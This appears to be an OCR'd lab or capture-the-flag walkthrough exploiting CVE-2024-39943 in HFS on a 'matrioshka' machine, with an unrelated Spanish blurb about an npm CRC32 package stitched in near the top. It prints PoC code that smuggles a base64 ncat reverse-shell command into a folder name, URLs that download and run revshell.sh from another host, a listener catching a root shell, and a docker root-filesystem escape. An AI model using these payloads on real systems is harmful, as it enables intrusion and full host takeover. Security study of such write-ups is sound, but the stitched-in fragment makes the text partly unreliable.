Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec PayloadsAllTheThi… GTFOBins Hash Type Identif…
admin
Select
Search
Options
Zip
1 folder
Type here to filter the list below
PDF
04/15/2025, 03:41 PM


Información del Paquete:

1. **Nombre**: `@node-rs/crc32-darwin-arm64`
2. **Versión**: `1.6.1`
3. **Propósito**:
   - Implementa **cálculo de CRC32** (verificación de integridad de datos) usando **SIMD** (optimización con instrucciones de CPU) para sistemas **macOS (Darwin) con arquitectura ARM64** (como los chips Apple M1/M2).
4. **Archivo Binario**:
   - `crc32.darwin-arm64.node` (módulo nativo de Node.js compilado para ARM64).







as admin in a file system lets try home




https://github.com/truonghuuphuc/CVE-2024-39943-Poc




create a python execution on /tmp folder




we can upload a base64 instruction to execute a reverse shell







as we can see on the poc exploit the route to upload

```
command = "ncat {0} {1} -e /bin/bash".format(ip,port)
command = command.encode('utf-8')
payload = 'poc";python3 -c "import os;import base64;os.system(base64.b64decode(\''+base64.b64encode(command).decode('utf-8')+"'))"
step3 = req.post(url+"~/api/create_folder", headers=headers, json={"uri":"/tmp/","name":payload})

print("Step 4 execute payload")
step4 = req.get(url+"~/api/get_ls?path=/tmp/"+payload, headers=headers)
```






http://localhost:9000/~/api/get_ls?path=/tmp/poc%22;python3%20-c%20%22import%20os;import%20base64;os.system(base64.b64decode(%27d2dldCBodHRwOi8vMTcyLjE5LjAuMTo4MDAxL3JldnNoZWxsLnNoIC1PICAvdG1wL3JldnNoZWxsLnNo




lets execute the revshell



http://localhost:9000/~/api/get_ls?path=/tmp/poc%22;python3%20-c%20%22import%20os;import%20base64;os.system(base64.b64decode(%27YmFzaCAgL3RtcC9yZXZzaGVsbC5zaA==%27))

```
matrioshka@matrioshka:~$ busybox nc -lp 4444
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@985186b7c349:~/.hfs# id
id
uid=0(root) gid=0(root) groups=0(root)
root@985186b7c349:~/.hfs# ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
13: eth0@if14: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:13:00:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.19.0.2/16 brd 172.19.255.255 scope global eth0
       valid_lft forever preferred_lft forever
```


matrioshka@matrioshka: ~
guel@kali: ~/Downloads
root@985186b7c349:~/.hfs# docker run -v /:/mnt --rm -i ubuntu:20.04 chroot /mnt sh
docker run -v /:/mnt --rm -i ubuntu:20.04 chroot /mnt sh
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root